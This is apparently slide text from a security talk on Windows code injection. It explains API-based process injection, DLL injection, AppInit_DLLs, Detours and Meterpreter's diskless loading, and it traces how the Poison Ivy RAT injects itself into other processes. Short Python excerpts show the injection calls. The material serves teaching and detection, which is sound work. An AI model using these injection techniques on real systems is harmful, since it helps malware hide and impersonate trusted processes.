

Blackout: What Really Happened

Jamie Butler and Kris Kendall



Outline

- Code Injection Basics
- User Mode Injection Techniques
- Example Malware Implementations
- Kernel Mode Injection Techniques
- Advanced Code Injection Detection via Raw Memory Analysis

Code Injection Basics

- “Code Injection” refers to techniques used to run code in the context of an existing process
- Motivation:
 - Evasion: Hiding from automated or human detection of malicious code
 - IR personnel hunt for malicious processes
 - Impersonation: Bypassing restrictions enforced on a process level
 - Windows Firewall, etc
 - Pwdump, Sam Juicer




User Mode Injection Techniques

- Techniques
 - Windows API
 - AppInit_Dll
 - Detours


Injecting code via the Windows API

- Somewhat surprisingly, the Windows API provides everything you need for process injection
- Functions:
 - `VirtualAllocEx()`
 - `WriteProcessMemory()`
 - `CreateRemoteThread()`
 - `GetThreadContext()` / `SetThreadContext()`
 - `SetWindowsHookEx()`


1. OpenProcess




2. VirtualAllocEx



3. WriteProcessMemory



4. CreateRemoteThread



```
#Inject an infinite loop into a running process

import pydbg
k32 = pydbg.kernel32
payload = '\xEB\xFE'
pid = int(args[0])
...

h = k32.OpenProcess(PROCESS_ALL_ACCESS, \
                    False, pid)
m = k32.VirtualAllocEx(h, None, 1024, \
                        MEM_COMMIT, \
                        PAGE_EXECUTE_READWRITE)
k32.WriteProcessMemory(h, m, payload, \
                        len(payload), None)
k32.CreateRemoteThread(h, None, 1024000, \
                        m, None, 0, None)
```

Better Payloads

- Breakpoints and Loops are fun, but what about real payloads?
- If we directly inject code it must be “position independent”
- Any addresses that were pre-calculated at compile time would be wrong in the context of a new process

Better Payloads

- Building large position independent payloads is possible, but not trivial
- However, DLL injection is much simpler
- DLLs are designed to be loaded in a variety of processes, addresses are automatically fixed up when the DLL is loaded

DLL Injection

- Use the basic process we just described
- DLLs are loaded using `kernel32!LoadLibrary`
- `kernel32` is at the same address in every process → we know its address in the remote process (ignoring ASLR)
- Allocate space for the name of the DLL to be loaded, then create a thread with a start address that points to `LoadLibrary`

#DLL Injection Excerpt

```
import pydbg
k32 = pydbg.kernel32
pid = int(args[0])
dllname = args[1]
...
h = k32.OpenProcess(PROCESS_ALL_ACCESS, \
                    False, pid)
m = k32.VirtualAllocEx(h, None, 1024, \
                       MEM_COMMIT, \
                       PAGE_EXECUTE_READWRITE)
k32.WriteProcessMemory(h, m, dllname, \
                       len(dllname), None)
k32.CreateRemoteThread(h, None, 1024,
                       k32.LoadLibrary, m, 0,
                       None)
```

User Mode API Variants

- Rather than create a new remote thread, we can hijack an existing thread using `GetThreadContext`, `SetThreadContext`
- `SetWindowsHookEx` can also be used to inject a DLL into a single remote process, or every process running on the current Desktop

SetWindowsHookEx


- SetWindowsHookEx defines a hook procedure within a DLL that will be called in response to specific events
- Example events: WH_KEYBOARD, WH_MOUSE, WH_CALLWNDPROC, WH_CBT
- Whenever the hooked event is first fired in a hooked thread, the specified DLL is be loaded

Permissions and Security

- To open a process opened by another user (including SYSTEM), you must hold the SE_DEBUG privilege
- Normally SE_DEBUG is only granted to member of the Administrator group
- However, even if you are running as a normal user, malware can still inject into another process that you own

Injecting code via AppInit_DLLs

- The AppInit_DLLs registry value provides another convenient method of DLL injection



Injecting code via Detours

- Detours is a library developed by Microsoft Research in 1999
- The library uses the same techniques already described, wrapped up in slick package



Detours Features

- Function hooking in running processes
- Import table modification
- Attaching a DLL to an existing program file
- Detours comes with great sample programs:
 - Withdll
 - Injdll
 - Setdll
 - Traceapi

Setdll

- Detours can add a new DLL to an existing binary on disk. How?
- Detours creates a section named “.detours” between the export table and debug symbols
- The .detours section contains the original PE header, and a new IAT
- Detours modifies the PE header to point at the new IAT (reversible)

Setdll Demo

PEview - C:\temp\notepad.exe

File View Go Help

notepad.exe

- IMAGE_DOS_HEADER
- MS-DOS Stub Program
- IMAGE_NT_HEADERS
 - IMAGE_SECTION_HEADER .text
 - IMAGE_SECTION_HEADER .data
 - IMAGE_SECTION_HEADER .rsrc
 - IMAGE_SECTION_HEADER .detour
- SECTION .text
- SECTION .data
- SECTION .rsrc
- SECTION .detour
 - IMPORT Name Table**
 - IMPORT Hints/Names & DLL Names
 - IMPORT Directory Table

pFile	Data	Description	Value
00010FA8	000149B0	Hint/Name RVA	0290 exit
00010FAC	000149B8	Hint/Name RVA	00A8 _acmdln
00010FB0	000149C2	Hint/Name RVA	006D __getmain
00010FB4	000149D2	Hint/Name RVA	013B _initterm
00010FB8	000149DE	Hint/Name RVA	009A __setuser
00010FBC	000149F2	Hint/Name RVA	00B6 _adjust_fdi
00010FC0	00014A02	Hint/Name RVA	0080 _p_comr
00010FC4	00014A12	Hint/Name RVA	0085 _p_fmоди
00010FC8	00014A20	Hint/Name RVA	0098 __set_app
00010FCC	00014A32	Hint/Name RVA	00D6 _controlfp
00010FD0	00014A40	Hint/Name RVA	0330 wcsncpy
00010FD4	00000000	End of Imports	msvcrt.dll
00010F20	80000001	Ordinal	0001
00010F24	00000000	End of Imports	listener.dll

Viewing IMPORT Name Table

Setdll Demo



Avoiding the Disk

- When we perform DLL injection, `LoadLibrary` expects the DLL to be on the disk (or at least an SMB share)
- The Metasploit project eliminates this requirement using a clever hooking strategy
- By hooking functions that are involved in reading the file from disk, they fool Windows into thinking the DLL is on disk

Meterpreter


- Hook → Call LoadLibrary → Unhook
- Hooked functions:
 - NtMapViewOfSection
 - NtQueryAttributesFile
 - NtOpenFile
 - NtCreateSection
 - NtOpenSection
- See remote_dispatch.c and libloader.c in MSF 3.0

Meterpreter Demo



Poison Ivy RAT

- Tons of malware uses Code Injection
- We'll quickly dig into the details of one example



Poison Ivy Capabilities

bh_vm [192.168.61.130] - Poison Ivy

Information
Managers
Files
Search
Regedit
Search
Processes
Services
Installed Applications
Windows
Tools
Relay
Active Ports
Packet Analyzer
Remote Shell
Password Audit
Cached
NT/NTLM Hashes
Wireless
Surveillance
Key Logger
Audio Capture
Screen Capture
Webcam Capture
Administration
Edit ID
Share

Process Manager

Image Name	Path	PID	Thre...	CPU	Mem
System Idle Proc...		0	1	94	16 KiB
System		8	36	1	216 K
SMSS.EXE	\SystemRoot\System32\smss.exe	160	6	0	344 K
CSRSS.EXE		184	10	0	1.66 M
WINLOGON.EXE	\\??\C:\WINNT\system32\winlogon.exe	180	19	0	1.93 M
SERVICES.EXE	C:\WINNT\system32\services.exe	232	40	2	6.30 M
LSASS.EXE	C:\WINNT\system32\lsass.exe	244	20	1	4.73 M
svchost.exe	C:\WINNT\system32\svchost.exe	460	10	0	3.15 M
spoolsv.exe	C:\WINNT\system32\spoolsv.exe	480	14	0	3.89 M
msdtc.exe	C:\WINNT\System32\msdtc.exe	508	22	0	4.78 M
svchost.exe	C:\WINNT\System32\svchost.exe	632	19	0	5.76 M
LLSSRV.EXE	C:\WINNT\System32\llssrv.exe	660	9	0	1.71 M
regsvc.exe	C:\WINNT\system32\regsvc.exe	664	2	0	828 K
mstask.exe	C:\WINNT\system32\MSTask.exe	712	7	0	2.58 M
WinMgmt.exe	C:\WINNT\System32\WBEM\WinMgmt.exe	848	4	0	492 K
svchost.exe	C:\WINNT\system32\svchost.exe	868	5	0	4.30 M
dfssvc.exe	C:\WINNT\system32\Dfssvc.exe	896	2	0	1.30 M
inetinfo.exe	C:\WINNT\System32\inetrv\inetinfo.exe	920	27	0	8.70 M
svchost.exe	C:\WINNT\System32\svchost.exe	1208	11	0	2.80 M
explorer.exe	C:\WINNT\Explorer.EXE	708	12	1	1.63 M
VMUSvc.exe	C:\WINNT\VMADD\VMUSvc.exe	1184	1	0	1.32 M
wuauct.exe	C:\WINNT\system32\wuauct.exe	1372	6	0	2.86 M
CMD.EXE	C:\WINNT\system32\cmd.exe	1060	1	0	920 K

Processes: 24 CPU Usage: 0 % Mem Usage: 64.95 MiB Threads: 290 Handles: 4518

Download 0 B/s Upload 0 B/s

Step 1: Inject to Explorer

- Poison Ivy client immediately injects to Explorer and then exits
- Output from WinApiOverride32 for pi.exe


Id	Dir	Call
52	Out	Process32Next(hSnapshot:0x464C,lppe: 0x12FE88: {dwSize=296,cntUsage=0,th32ProcessID=0x38C,t...)
53	In	lstrcmpi(lpString1:0x12FEAC:"dfssvc.exe",lpString2:0x401363:"explorer.exe")
54	Out	Process32Next(hSnapshot:0x464C,lppe: 0x12FE88: {dwSize=296,cntUsage=0,th32ProcessID=0x4B8,t...)
55	In	lstrcmpi(lpString1:0x12FEAC:"svchost.exe",lpString2:0x401363:"explorer.exe")
56	Out	Process32Next(hSnapshot:0x464C,lppe: 0x12FE88: {dwSize=296,cntUsage=0,th32ProcessID=0x174,t...)
57	In	lstrcmpi(lpString1:0x12FEAC:"explorer.exe",lpString2:0x401363:"explorer.exe")
58	In	CloseHandle(hObject:0x464C)
59	In	OpenProcess(dwDesiredAccess:0x1F0FFF,bInheritHandle:0x0,dwProcessId:0x174)
60	Out	VirtualAllocEx(hProcess:0x464C,lpAddress:0x00000000: Bad Pointer,dwSize:0x1B93,flAllocationType:0x3...
61	In	WriteProcessMemory(hProcess:0x464C,lpBaseAddress:0x055F0000: Bad Pointer,lpBuffer: 0x40138E: {55 ...
62	Out	VirtualAllocEx(hProcess:0x464C,lpAddress:0x00000000: Bad Pointer,dwSize:0xB53,flAllocationType:0x30...
63	In	WriteProcessMemory(hProcess:0x464C,lpBaseAddress:0x05600000: Bad Pointer,lpBuffer: 0x403500: {00 ...
64	Out	CreateRemoteThread(hProcess:0x464C,lpThreadAttributes:0x00000000: Bad Pointer,dwStackSize:0x0,lp...
65	In	CloseHandle(hObject:0x464C)
66	In	TlsFree(dwTlsIndex:0x1)

Step 2: Inject again to msnmsgr.exe

- Explorer.exe injected code then injects again...
- Interestingly, PI does not grab the SE_DEBUG privilege, so we can't inject in many existing processes
- Output from WinApiOverride32 for explorer.exe

94	In	lstrcmpi(lpString1:0x477F080:"msiexec.exe",lpString2:0x4670442:"msnmsgr.exe")	0xffffffff
95	Out	Process32Next(hSnapshot:0x414,lppe: 0x477F05C: {dwSize=296,cntUsage=0,th3...	0x00000001
96	In	lstrcmpi(lpString1:0x477F080:"msnmsgr.exe",lpString2:0x4670442:"msnmsgr.exe")	0x00000000
97	In	CloseHandle(hObject:0x414)	0x00000001
